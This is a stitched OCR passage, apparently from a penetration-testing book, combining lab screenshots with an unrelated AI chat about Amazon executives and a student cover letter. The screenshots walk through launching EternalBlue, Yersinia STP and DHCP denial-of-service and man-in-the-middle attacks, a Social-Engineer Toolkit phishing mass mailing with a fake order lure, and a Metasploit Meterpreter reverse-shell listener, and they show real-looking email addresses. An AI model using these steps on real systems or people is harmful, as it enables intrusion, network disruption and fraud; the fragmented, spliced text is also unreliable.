




Attack 192.168.92.5
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!Srv0s2FeaToNt. The size is calculated in Srv!Srv0s2FeaListSizeToNt.
Option
Value
LHOST
192.168.92.3
LPORT
19556
RHOSTS
192.168.92.5
RPORT
445
Targets:
0 => Automatic Target
Use a reverse connection
Show advanced options
Launch
Attack
Login
Shell 1
Services
Scan
Host
Interact
Meterpreter...
Post Modules
Disconnect



kali@kali: /usr/share/metasploit-framework
Session Actions Edit View Help
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ sudo apt list yersinia
[sudo] password for kali:
yersinia/kali-rolling,now 0.8.2-2.2+b1 amd64 [installed,automatic]
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ sudo yersinia -h
Yersinia ...
The Black Death for nowadays networks
by Slay & tomac
http://www.yersinia.net
yersinia@yersinia.net
Prune your MSTP, RSTP, STP trees!!!!
Usage: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]
-V Program version.
-h This help screen.
-G Graphical mode (GTK).
-I Interactive mode (ncurses).
-D Daemon mode.
-d Debug.
-l logfile Select logfile.
-c conffile Select config file.
protocol One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.
Try 'yersinia protocol -h' to see protocol_options help
Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>
MOTD: Zaragoza, Palencia, Soria ... Nice spanish cities to live in, give them a try!
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$



kali@kali: ~
Session Actions Edit View Help
yersinia 0.8.2 by Slay & tomac - STP mode
[15:38:57]
RootId BridgeId Port Iface Last seen
Available commands
h Help screen
x eXecute attack
i edit Interfaces
ENTER information about selected item
v View hex packet dump
d load protocol Default values
e Edit packet fields
f list capture Files
s Save packets from protocol
S Save packets from all protocols
L Learn packet from network
M set Mac spoofing on/off
l List running attacks
K Kill all running attacks
c Clear current protocol stats
C Clear all protocols stats
g Go to other protocol screen
Ctrl-L redraw screen
w Write configuration file
a About this proggie
q Quit (bring da noize)
Total Packets: 0
STP Packets: 0
MAC Spoofing [X]
This is the help screen.
STP Fields
Source MAC 0A:23:16:02:E8:E9 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 6372.760F0E145A25 Pathcost 00000000
BridgeId 2EF9.E7CD90118D43 Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F


Global Interfaces
a) eth0 (OFF)
b) eth1 (ON)
c) lo (OFF)
Press q to exit



Attack Panel
No DoS Description
0 sending conf BPDU
1 sending tcn BPDU
2 X sending conf BPDUs
3 X sending tcn BPDUs
4 Claiming Root Role
5 Claiming Other Role
6 X Claiming Root Role with MiTM
Select attack to launch ('q' to quit)



RootId BridgeId Port Iface Last seen
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
eth1 30 Oct 15:42:01
Total Packets: 29632
STP Packets: 29624
MAC Spoofing [X]
Source MAC 0A:23:16:02:E8:E9 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 6372.760F0E145A25 Pathcost 00000000
BridgeId 2EF9.E7CD90118D43 Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F


Choose protocol mode
CDP Cisco Discovery Protocol
DHCP Dynamic Host Configuration Protocol
802.1Q IEEE 802.1Q
802.1X IEEE 802.1X
DTP Dynamic Trunking Protocol
HSRP Hot Standby Router Protocol
ISL Inter-Switch Link Protocol
MPLS MultiProtocol Label Switching
STP Spanning Tree Protocol
VTP VLAN Trunking Protocol
ENTER to select - ESC/Q to quit


Attack Panel
No DoS Description
0 sending RAW packet
1 X sending DISCOVER packet
2 creating DHCP rogue server
3 X sending RELEASE packet
Select attack to launch ('q' to quit)

Chapter 8: Human Hacking: The Art of Social Engineering




Session Actions Edit View Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>2
Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
set:phishing>1
[-] Available templates:
1: Strange internet usage from your computer
2: Have you seen this?
3: How long has it been?
4: New Update
5: Order Confirmation
6: Urgent Security Updates
7: Status Report
8: WOAAAA!!!!!!!!! This is crazy...
9: Computer Issue
10: Dan Brown's Angels & Demons
11: Baby Pics
set:phishing>

```
  The mass emailer will allow you to send emails to multiple
  individuals in a list. The format is simple, it will email
  based off of a line. So it should look like the following:

  john.doe@ihazemail.com
  jane.doe@ihazemail.com
  wayne.doe@ihazemail.com

  This will continue through until it reaches the end of the
  file. You will need to specify where the file is, for example
  if its in the SET folder, just specify filename.txt (or whatever
  it is). If its somewhere on the filesystem, enter the full path,
  for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET: /home/kali/cookbook_emails.txt

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [redacted]gmail.com
set:phishing> The FROM NAME the user will see: [redacted]
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```

```
set:phishing>1
set:phishing> Your gmail email address: vikeshsingh098@gmail.com
set:phishing> The FROM NAME the user will see: John Bishop
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] Sent e-mail number: 1 to address: kylenik971@protonmail.com
[*] Sent e-mail number: 2 to address: nikfrank2@proton.me
[*] Sent e-mail number: 3 to address: nithikpradeep12@gmail.com
[*] SET has finished sending the emails

      Press <return> to continue
```

Order Confirmation

From John Bishop <[redacted]@gmail.com>
To [redacted]

Our system flagged this as suspicious. If it is not a phishing or scam email, mark as legitimate. Learn more

Hello,
Attached you will find your receipt for the order that you placed. Please be aware that it may take 2-3 business days for items to be shipped.
It has been a pleasure to have your business.

Thank you
Jim Woznaky

i am researching amazon.com can you provide me a list of the executive leadership team

Reasoned for 20 seconds

Below is a summary of Amazon's top executive leadership (often referred to as the "S-Team"). **Please note** that Amazon's leadership ranks can shift as executives join, change roles, or depart, and Amazon does not always publicly disclose every leadership change in real time. The following reflects the most widely reported members of Amazon's senior executive team as of the latest publicly available information:

Key Senior Leaders ("S-Team")

1. **Jeff Bezos**
   - *Executive Chairman*
   - Founder of Amazon; transitioned from CEO to Executive Chairman in July 2021.
2. **Andy Jassy**
   - *President and Chief Executive Officer*

Can you provide me contact information for any of the individuals

Reasoned for 4 seconds

Amazon generally does **not** publish personal email addresses or direct telephone numbers for its Board members or senior executives. However, the company does provide **official channels** for communication. Below are the ways you can reach the Board of Directors and/or the company at large:

---

1. Contact the Board of Directors (via Corporate Secretary)

Shareholders (and other interested parties) can write to the Board at the following address:


bash Copy Edit

```
Board of Directors
c/o Corporate Secretary
Amazon.com, Inc.
410 Terry Avenue North
Seattle, WA 98109-5210
United States
```

Can you provide me the personal details for the individuals including home address, phone numbers and e-mail addresses.

Reasoned for a couple of seconds

I'm sorry, but I can't provide that.



Dear Mr. Doe,

I hope this message finds you well. My name is [Your Name], and I am currently completing my Bachelor of Science in Electrical Engineering at Caltech. I will be graduating magna cum laude in May 2025, and I have been fortunate to engage in several hands-on research projects, leadership roles, and extracurricular activities related to our field. Through these experiences, I have developed a deep passion for innovative problem-solving and collaboration—qualities I know you value in your mentorship work.

I have followed your efforts in guiding and mentoring early-career professionals within electrical engineering, and I greatly admire your commitment to helping others navigate this complex field. I would be honored to schedule a brief conversation with you about my career path and discuss any advice or insights you might be willing to share. Your expertise and guidance would be invaluable as I prepare for the next step in my journey.

I have attached my resume for your review, which provides more details on my academic achievements, research initiatives, and leadership involvement at Caltech. If you have any availability in the coming weeks, I would sincerely appreciate the opportunity to connect. Thank you for considering my request, and I look forward to the possibility of learning from your experience.

Thank you in advance for your time and consideration.

Warm regards,
[Your Name]
[Your Phone Number]

```
  Select the file format exploit you want.
  The default is the PDF embedded EXE.

            ********** PAYLOADS **********


    1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
    2) SET Custom Written Document UNC LM SMB Capture Attack
    3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
    4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
    5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
    6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
    7) Adobe Flash Player "Button" Remote Code Execution
    8) Adobe CoolType SING Table "uniqueName" Overflow
    9) Adobe Flash Player "newfunction" Invalid Pointer Use
   10) Adobe Collab.collectEmailInfo Buffer Overflow
   11) Adobe Collab.getIcon Buffer Overflow
   12) Adobe JBIG2Decode Memory Corruption Exploit
   13) Adobe PDF Embedded EXE Social Engineering
   14) Adobe util.printf() Buffer Overflow
   15) Custom EXE to VBA (sent via RAR) (RAR required)
   16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   17) Adobe PDF Embedded EXE Social Engineering (NOJS)
   18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
   19) Apple QuickTime PICT PnSize Buffer Overflow
   20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
   21) Adobe Reader u3D Memory Corruption Vulnerability
   22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>17
```

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.92.3
LHOST => 192.168.92.3
resource (/root/.set//meta_config)> set LPORT 9443
LPORT => 9443
resource (/root/.set//meta_config)> set ENCODING shikata_ga_nai
[!] Unknown datastore option: ENCODING. Did you mean ENCODER?
ENCODING => shikata_ga_nai
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.92.3:9443
msf exploit(multi/handler) >
```

